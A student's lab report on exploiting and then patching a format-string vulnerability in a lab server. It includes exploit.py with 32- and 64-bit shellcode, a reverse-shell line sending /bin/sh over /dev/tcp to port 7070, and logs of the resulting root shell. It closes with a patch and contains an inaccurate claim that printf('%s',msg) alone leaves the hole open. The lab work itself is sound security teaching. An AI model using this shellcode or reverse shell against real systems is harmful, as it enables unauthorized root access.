
Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

The first four bytes are successfully printed, the next 4 (@@@@) and the next 4 (the second address) is also successfully printed.



```
cs280-10.9.0.5  | Got a connection from 10.9.0.1
cs280-10.9.0.5  | Starting format
cs280-10.9.0.5  | The input buffer's address:    0xffffd3d0
cs280-10.9.0.5  | The secret message's address:  0x080b4008
cs280-10.9.0.5  | The target variable's address: 0x080e5068
cs280-10.9.0.5  | Waiting for user input ......
cs280-10.9.0.5  | Received 1500 bytes.
cs280-10.9.0.5  | Frame Pointer (inside myprintf):      0xffffd2f8
cs280-10.9.0.5  | The target variable's value (before): 0x11223344
cs280-10.9.0.5  | ����@@@@����11223344.00001000.08049db5.080e5320.080e61c0.ffffd3d0.ffffd2f8.080e62d4.080e5000.ffffd
00000.00000064.08049f47.080e5320.000005dc.000005dc.ffffd3d0.ffffd3d0.080e9720.00000000.00000000.00000000.00000000.00
00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
00.00000000.00000000.03dc2300.080e5000.080e5000.ffffd9b8.08049eff.ffffd3d0.000005dc.000005dc.080e5320.00000000.00000
```

<intermediate zeroes are eliminated here>




```
�������������������������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������������������������
����������������������������������������)[1��C   �C
                                                 �CG�[H�K
�KP�CT�KH1�1��  | �KL�K
           �����/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'              *AAAABBBBCCCCDDDDThe target variable's value (after
):  0x11223344
cs280-10.9.0.5  | total 716
cs280-10.9.0.5  | -rwxrwxr-x 1 root root 709448 Feb 20 09:18 format
cs280-10.9.0.5  | -rwxrwxr-x 1 root root  17880 Feb 20 09:18 server
cs280-10.9.0.5  | ===== Success! ======
```

We see that we have successfully been able to modify the return address to point to the shell code.

Once myprintf() returned control, it passed to the shellcode which executed bin/ls -l command. The result obtained is a root shell as we used setuid(0) in the shell code.

Task 4B Getting a reverse shell

All the calculations done remain the same for this subtask. The only difference is that instead of opening a shell, we open a reverse shell.




```
PES1UG20CS280(Pavan)~$rm badfile
PES1UG20CS280(Pavan)~$touch badfile
PES1UG20CS280(Pavan)~$./exploit.py
332
PES1UG20CS280(Pavan)~$cat badfile | nc 10.9.0.5 9090
```

INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section


The modified code is displayed below -



exploit.py


```python
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   " pwd; /bin/sh -i > /dev/tcp/10.0.2.15/7070 0<&1 2>&1  ;    *"

   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l;pwd; echo '===== Success! ======'              *"
```

The corresponding display at the server end is shown




```
cs280-10.9.0.5    | Got a connection from 10.9.0.1
cs280-10.9.0.5    | Starting format
cs280-10.9.0.5    | The input buffer's address:    0xffffd3d0
cs280-10.9.0.5    | The secret message's address:  0x080b4008
cs280-10.9.0.5    | The target variable's address: 0x080e5068
cs280-10.9.0.5    | Waiting for user input ......
cs280-10.9.0.5    | Received 1500 bytes.
cs280-10.9.0.5    | Frame Pointer (inside myprintf):      0xffffd2f8
cs280-10.9.0.5    | The target variable's value (before): 0x11223344
cs280-10.9.0.5    | ����@@@@����11223344.00001000.08049db5.080e5320.080e61c0.ffffd3d0.ffffd2f8.
00000.00000064.08049f47.080e5320.000005dc.000005dc.ffffd3d0.ffffd3d0.080e9720.00000000.000000
00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00.00000000.00000000.2222ea00.080e5000.080e5000.ffffd9b8.08049eff.ffffd3d0.000005dc.000005dc.
00000.00000000.00000000.0000000000000000000000000000000000000000000000000000000000000000000000
```

We see that the control of the server has been transferred to the attacker’s machine that was listening on port 7070.



```
������������������������������������)[1��C   �C
                                             �CG�[H�K
�KP�CT�KH1�1��  | �KL�K
            �����/bin/bash*-c* pwd; /bin/sh -i > /dev/tcp/10.0.2.15/7070 0<&1 2>&1  ;    *AAAABBBBCCCCDDDDThe target variable's value (afte
r):  0x11223344
cs280-10.9.0.5  | /fmt
```

The attacker now has access to the server’s bash shell. Whoami states that it is root, indicating that we have been able to get root access to the sever.



```
PES1UG20CS280(Pavan)~$nc -lnvp 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 51282
# whoami
root
# ls
format
server
#
```


INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280

6th Semester E section


Task 5 : Fixing the Problem

We replace printf(msg) with printf("%s",msg) in the server code.



```
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("Frame Pointer (inside myprintf):      0x%.8x\n", (unsigned int) framep);
    printf("The target variable's value (before): 0x%.8x\n",   target);
#endif

    // This line has a format-string vulnerability
    printf("%s",msg);

#if __x86_64__
    printf("The target variable's value (after):  0x%.16lx\n", target);
#else
    printf("The target variable's value (after):  0x%.8x\n",   target);
#endif
```


Now when we make the files, we realise that there are no compiler warnings generated. This must indicate that now, when we carry out the attack, it should be unsuccessful.



```
PES1UG20CS280(Pavan)~$make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
PES1UG20CS280(Pavan)~$cd ..
PES1UG20CS280(Pavan)~$cd attack-code
```


However, it is observed that there is no change in the output generated. And this makes sense.

Consider - > printf("%s",msg). If msg's value is "%x,%x,%x", then it will obviously generate the same vulnerability as the new format specifiers will replace the old %s. So, in some senses, merely attaching a format specifier does not solve the format string vulnerability. Sanitizing the inputs to ensure that no format specifiers are provided is also necessary. The same has been employed and the corresponding attack results are displayed below-



```
PES1UG20CS280(Pavan)~$echo hello -%x -%x -%x -%x -%x -%x | nc 10.9.0.5 9090
^C
PES1UG20CS280(Pavan)~$
```


The corresponding result displayed on the server is as follows-



```
cs280_server-10.9.0.5  | Got a connection from 10.9.0.1
cs280_server-10.9.0.5  | Starting format
cs280_server-10.9.0.5  | The input buffer's address:    0xffb6ac60
cs280_server-10.9.0.5  | The secret message's address:  0x080b4008
cs280_server-10.9.0.5  | The target variable's address: 0x080e5068
cs280_server-10.9.0.5  | Waiting for user input ......
cs280_server-10.9.0.5  | Received 36 bytes.
cs280_server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffb6ab88
cs280_server-10.9.0.5  | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5  | hello -%x -%x -%x -%x -%x -%x
cs280_server-10.9.0.5  | The target variable's value (after):  0x11223344
cs280_server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

The format specifiers haven't been substituted, thereby foiling the attack.


We try the same for another task



```
PES1UG2CS280(Pavan)~$chmod u+x build-string-T2.py
PES1UG2CS280(Pavan)~$./build-string-T2.py | nc 10.9.0.5 9090
^C
```

On the server end, as seen below there has been no change; it has received the same number of bytes as it did previously, but now it considers the format specifiers as "%x" strings instead of format specifiers.

Therefore, as seen below, this is the subsequent output generated –



```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd090
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 133 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffcfb8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 | @@@@%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
cs280_server-10.9.0.5 | The target variable's value (after):  0x11223344
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

This indicates that we have successfully been able to patch the format string vulnerability using input sanitization and the patch provided.